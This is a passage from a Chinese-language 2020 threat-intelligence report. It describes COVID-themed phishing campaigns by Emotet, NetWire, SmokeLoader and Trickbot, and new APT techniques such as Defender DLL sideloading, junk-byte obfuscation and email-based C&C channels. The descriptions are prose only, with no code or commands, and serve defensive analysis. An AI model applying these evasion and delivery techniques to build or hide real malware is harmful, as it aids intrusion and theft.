


图 30　某针对意大利用户的 Emotet 鱼叉邮件

邮件正文部分填充了使用意大利语书写的世界卫生组织关于 COVID-19 疫情的通告，伪装为 COVID-19 新闻稿的附件则携带了 Emotet 木马程序，如果邮件接收者执行了该 Emotet 程序，该木马将会下载包括隐私窃取、键盘记录、远程控制、挖矿等多类恶意程序并运行。

由于 Emotet 诱饵邮件的文本大多由自动化脚本生成，拼写、语法错误和字符集乱码依然是判断 Emotet 钓鱼邮件的重要依照。

NetWire

NetWire，又称 NetWireRC 或 Recam，是一款最早出现在 2012 年的商业级远控木马，曾被尼日利亚的黑客用于攻击企业目标。多年以来，NetWire 一直在更新版本，并演化出多条不同的攻击链。19 年起，NetWire 进入新一轮的爆发期，借助由鱼叉邮件和网盘组建的扩散网络广为传播。

NetWire 使用者在今年 2 月份开始就开始利用疫情信息构建诱饵邮件和诱饵文档。在一起典型攻击案例中，NetWire 使用 mapsofworld.com 网站上的 COVID-19 疫情地图制作了漏洞诱饵文档，进而通过 CVE-2017-11882 漏洞，最终在受害者主机上植入了最新的 NetWire 变种。该案例中的攻击链如下图：




图 31　Netwire 典型攻击流程

漏洞 rtf 文档运行后，通过短链接获取到二阶段载荷的地址并下载运行，二阶段载荷将解密后的字符串和 Shellcode 注入到 Windows 程序 ieinstal.exe 中运行， Shellcode 访问 GoogleDrive 并将 NetWire 下载到内存中执行。

NetWire 远控木马变种数量众多，但大多是集中在远控功能上的变化，程序本身缺乏杀软对抗与反分析功能。本年度流行的 NetWire 木马包含获取软硬件信息、文件操作、窗口操作、进程操作、注册表操作、反弹 shell、输入设备模拟、窃取 Outlook、pidgin 账户信息等 RAT 功能。

NetWire v1 版本支持 Windows 和安卓平台，而 v2 后已完全覆盖 Windows、Linux、Mac 和安卓这 4 大主流平台。目前 NetWire 分为轻量版、基础版和高级版，分别以月、年和季度作为许可有效期。轻量和基础版价格允许折扣，其中轻量版月价最低仅 10 美元，而高级版季度价则高达 1200 美元。




图 32　NetWire 官网售价

可见，用不同的功能和价位来吸引需求不同的购买群体，并限定有效期从而获得持续付费，早已成为这些商业级远控开发组织的生财之道。

SmokeLoader

同样，老牌邮件木马 SmokeLoader 也在第一时间将疫情话题包装到自己的邮件中。

SmokeLoader 属于后门程序，主要功能为连接 C&C 并下载各种模块，其后续恶意行为取决于下载到的模块实现。该家族通过黑市流通，并非商业级木马，通常由个人黑客或小型组织购买使用，并在软

件基础上封装，构造攻击链并进行传播。

如今，SmokeLoader 已经成为很多黑客的常用攻击工具，很多黑客借助 SmokeLoader 的隐蔽执行能力植入功能更全面的其他木马。因此，SmokeLoader 已成为全球恶意邮件网络中重要的一环。而疫情期间，这些团体或个人也开始注意到新冠信息在木马传播方面的便利性，开始利用疫情诱饵展开攻击。

在本年度发现的案例中，SmokeLoader 使用公共卫生常识等诱饵图片对某西班牙目标进行了攻击，其流程如下图：




图 33　SmokeLoader 典型攻击流程

该事件展现了 SmokeLoader 的常用攻击手法，包括构建带有 CVE-2018-11882 漏洞的 rtf 文档、使用 AutoIT 脚本作为中间载荷、使用 Hackitup 注入工具实现进程注入等。最终， SmokeLoader 使用独有的 PROPagate 注入方式入侵 explorer.exe 并运行。

SmokeLoader 在网络通信上的一大特征在于，C&C 的回复消息会伪装成 HTTP 404 信息。如果 C&C 主机在线，将响应木马的信息发送大量组件。目前已知的 SmokeLoader 组件包括窃密工具、文件遍历工具、DDoS 工具等，此外 SmokeLoader 还可以投放其他知名木马或挖矿木马。

由于 SmokeLoader 的使用者多为小团体与个人，占到攻击者群体的大多数，其高活跃度导致疫情诱饵邮件数量进一步泛滥，对一般用户和安全厂商都是一场考验。

Trickbot

Trickbot 依然是当今最具威胁的银行木马之一，用于盗取用户各类凭据，且在新冠疫情期间极度活跃，是仅次于 Emotet 的第二大银行木马。

由于高度模块化，Trickbot 可以轻易地实现功能的集成与扩张。

例如，systeminfo 原本是 Trickbot 用来收集系统信息的模块，但伏影实验室注意到今年上半年某些变种已经将对应功能添加到主程序中，不再单独下载该模块。

今年年初，Bitdefender 团队发现专用于 RDP 定向暴破的新模块 rdpScan[2]，以攻击那些将 RDP 服务暴露在网络上的目标，包括美国及中国香港的电信、教育和金融服务业机构。而类似功能之前位于其他模块中，并未独立出来。此外，一些变种在内网传播上也作了改进，将 mworm 模块更新为了 nworm 模块，在成功入侵其他 Windows 域管理器后可实现非驻留的无文件攻击，以减少被发现的几率。

随着恶意活动的增加，Trickbot 甚至开始插手其他平台。今年中旬，有安全厂商发现 Trickbot 将其 Anchor 框架移植到了 Linux 上，利用 Linux 作为攻击跳板，可感染存在漏洞的 Windows 主机 [3]。

下图显示了本年度 Trickbot 变种版本情况：




图 34　Trickbot 年度版本变化情况

Trickbot 主要通过恶意邮件中的文档进行传播，利用手段主要为恶意 VBA 宏和 Office 漏洞。此外，

[2] https://www.itsecuritynews.info/new-trickbot-module-bruteforce-rdp-connections-attacks-telecommunication-industry/

[3] https://www.bleepingcomputer.com/news/security/linux-warning-trickbot-malware-is-now-infecting-your-systems/

攻击者还使用了恶意 Excel 4.0 宏，并对 Excel 文档进行加密。与人们熟知的 VBA 宏不同，Excel 4.0 宏将 VBA 操作分散到 Excel 的各个表格中，以达到隐藏和混淆恶意代码的目的。这种攻击方式在近几年逐渐增多，主要用于对抗邮件网关和杀软。




图 35　Trickbot 使用过的恶意邮件和 Excel 4.0 宏表格

Trickbot 的另一个重要传播途径来自其恶意家族，如 Emotet、IcedID 以及其他恶意 Loader。此外，Trickbot 也会下发勒索软件和远控，双方狼狈为奸，形成极具威胁的恶意传播链。下图显示 Trickbot 的传播途径：




图 36　Trickbot 在互联网上的入侵方式

2019 年开始，Trickbot 使用代号 mor 来表明自身通过 Emotet 下发。从 2020 年 1 月时至 10 月，该代号所附加的数字从 80+ 增加到 130+，显示双方持续合作，并有着形式化的记录方式。因此，mor 版 Trickbot 的活跃度在某种程度上能够反映 Emotet 的活跃度。

当 Emotet 不够活跃时，其下发的 mor 版 Trickbot 自然就会减少。这种情况发生在 2020 年年初，当时 Emotet 偃旗息鼓，导致 Trickbot 通过 Emotet 传播的途径暂时中断。对于 mor 版 Trickbot，下图显示了从 2019 年 11 月起的每月 mor 编号更新个数最低情况：




图 37　Trickbot mor 代号月度更新数量

结合版本变化情况，可见自 2 月的 mor90+ 之后，3 月至 6 月成为了一段双方形式化关联的真空期，此间几乎没有出现过 mor 版 Trickbot，而后者再度现身时已经是 7 月，且版本已升至 mor110+，中间缺少了 20+ 的版本数。而这正好对应了 Emotet 在第二季度逐渐减少活动甚至进入休眠的情况。当然，Trickbot 有着多种传播途径，并未因此受到太大影响。

此外，Trickbot 会下发勒索软件。近几年勒索软件高发，造成各行各业损失惨重。尽管 Trickbot 并非是所有事件的始作俑者，但其下发勒索的行为已经引发人们的种种担忧。

考虑到银行木马 + 勒索软件的组合攻击链会对美国大选构成巨大威胁，相关机构便决定制裁

Trickbot。2020 年 10 月，微软以法律名义接管并关闭了 Trickbot 组织的大量服务器 [4]。与此同时，美国军方也开始攻击 Trickbot 服务器 [5]。


目前 Trickbot 仍在继续活动，但已暴露其依附于云服务及托管中心的弱点。而目前大部分活跃僵尸网络家族的 C&C 部署逐渐依赖云平台，因此微软的做法为恶意家族整治提供了一种思路。

[4] https://blogs.microsoft.com/on-the-issues/2020/10/12/trickbot-ransomware-cyberthreat-us-elections/

[5] https://www.wired.com/story/cyber-command-hackers-trickbot-botnet-precedent/

4

高级威胁攻击——APT事件



在威胁追踪和检测的过程中，僵尸网络攻击往往针对家用网络、社会活动中部署的路由器、网关、摄像头和 PC 主机等设备。某些训练有素的攻击者对具有政治及高精技术等背景的政府单位和企业表现出强烈的兴趣，因此在网络威胁对抗活动中，带有政治目的网络攻击不在少数，大多以窃取机密信息为主。本年度伏影实验室持续发布 APT 事件分析信息，捕获了海莲花、曼玲花、Turla 等多个 APT 组织的活动痕迹。这些组织的目标涵盖了政府、能源、金融、医疗等关键行业，通过邮件、钓鱼网站、物理投送、欺诈等社会工程学手段持续的威胁关键行业的网络安全。

同时，在追踪 APT 组织活动的过程中，我们也逐渐感觉到僵尸网络在攻击活动中的痕迹。大多数攻击事件往往由僵尸网络引起告警，这些僵尸网络通常会潜伏半年以上。通常出现在网络边界的老旧计算机或者私人携带的笔记本电脑中，抑或是个人 U 盘等便携式存储介质内。虽然这些僵尸网络木马能被杀毒软件轻易捕获，但仍是传播最为广泛的病毒。由此推断，对于针对性的攻击目标，攻击者不一定会直接使用强力的攻击手段，而是利用已知且易于忽视的普通病毒进行试探攻击，在一无所获的情况下，才会采用更高级的战术活动。本章节将介绍 2020 年度伏影实验室捕获的 APT 事件详情，以及 2020 年度 APT 活动情况。

2020 年 APT 组织活跃情况及其技术更新

2020 年度，伏影实验室关注了 45 个 APT 组织及其活跃情况。从活跃程度上来看，Lazarus 组织活动披露数量最多，其次是 Kimsuky、海莲花等。在一年的观察过程中 APT 组织更新了攻击技术及其工具集，同时也出现了跨平台的攻击框架。本节将列举 2020 年度 APT 活动中较为高价值的攻击技术。

MpSvc 侧载攻击：海莲花入侵新攻击方法

MsMpEng.exe 是 Windows 反病毒程序 WindowsDefender 的组件之一，会在启动时加载同目录下名为 MpSvc.dll 的库文件。黑客利用这一特性，让合法的 MsMpEng.exe 加载恶意 MpSvc.dll 文件，实现绕过 Windows 执行检测的侧载攻击。

本次发现的恶意 Payload：MpSvc.dll 程序使用了一些混淆和字符串隐藏技术来对抗分析。

MpSvc.dll 中包含以下几种典型的代码混淆方法：

- test 指令比较全局数据与立即数，根据条件跳过不定长垃圾字节
- cmp 指令比较全局数据与立即数，根据条件跳过不定长垃圾字节

- jmp 指令直接跳过不定长垃圾字节

这种混淆手法会导致 ida 无法定义这些 junkbytes 的类型，进而阻碍 ida 生成 CFG 和 Pseudocode。

这一手段也成为海莲花在 2020 年度最重要的技术更新之一。

MATA 跨平台新框架：Lazarus 的技术更新

本年度最重大的 APT 发现非 MATA 框架莫属，攻击者通过 MATA 框架可以构建出适用于 Windows、Linux、MacOS 平台的恶意软件。MATA 框架目前被披露出十余个攻击组件，如定制化的加载模块、命令执行模块、内网代理模块等。MATA 框架支持 HTTPS 通信及下载，具有极高的隐匿性和伪装性，适用于各种复杂环境。通过对 MATA 框架的 Linux 版本进行分析，可以提取到 /flash/bin/mountd 路径，该路径一般存在于无盘网络设备系统中，例如路由器，防火墙或其他 IoT 设备。因此可以推断出攻击者的目标已经延伸到 IoT 设备上。政企单位这几年使用的网络安全防护设备往往集中在内网环境和边界设备管理上，而路由器、视频监控等设备是最容易忽略的点，这也是攻击者开发针对此类设备的攻击框架的核心原因。

邮件也成为 C&C 信道：OilRig 的新隐匿技巧

OilRig 在 2020 年开发了一个新的攻击 RDAT，该工具使用电子邮件作为 C&C 信道完成隐匿通信。该工具使用 EWS API 和本地的 Exchange 服务器进行交互，通过收、发邮件和指定邮箱通讯，获取服务端邮件后进行命令解析或内容传输，凭此建立 C&C 信道。在传输数据时，将需要传输的数据写入 bmp 图像中，这一技术也在海莲花组织的攻击活动中发现过。攻击者通过附件将 bmp 图像嵌入邮件中，邮件正文则使用垃圾邮件常用信息进行掩盖，并且将邮件移入垃圾邮件分类夹中，降低被发现概率。

HTML 重定向感染：TA505 新手段

该组织专门针对银行、石油等拥有大量资金的行业，曾使用 Dridex 银行木马和 Zeus 恶意软件窃取了数百万美元。在 2020 年，该组织开始使用 Html 重定向技术，以绕过一系列检测。

该组织直接将 Html 作为邮件附件，诱使受害者点击链接下载恶意文档。这些链接会重定向到域名看似正常实则是被攻破了的网站，最终跳转至攻击者控制的域名。在此过程中，不同事件中的 Html 往往被插入其他元素来对抗静态检测。而部分恶意文档需要验证码才能下载，造成文档存储于安全云盘的假象，而且能阻碍安全厂商的自动化获取查杀。

这样一来，攻击者以 Html 作为中转，隐藏了最终恶意文档，躲避了邮件网关的检测。而在 Html 中使用多种重定向技术，又绕过了一般的浏览器跳转检查。

USBWorm 混淆视听：Transparent Tribe 新感染组件


2020 年“透明部落”组织着重围绕 USBWorm 这一组件进行活动。USBWorm 作为 Crimson RAT 的新增组件，主要针对可移动设备，从中窃取文件，完成横向移动感染内网等。

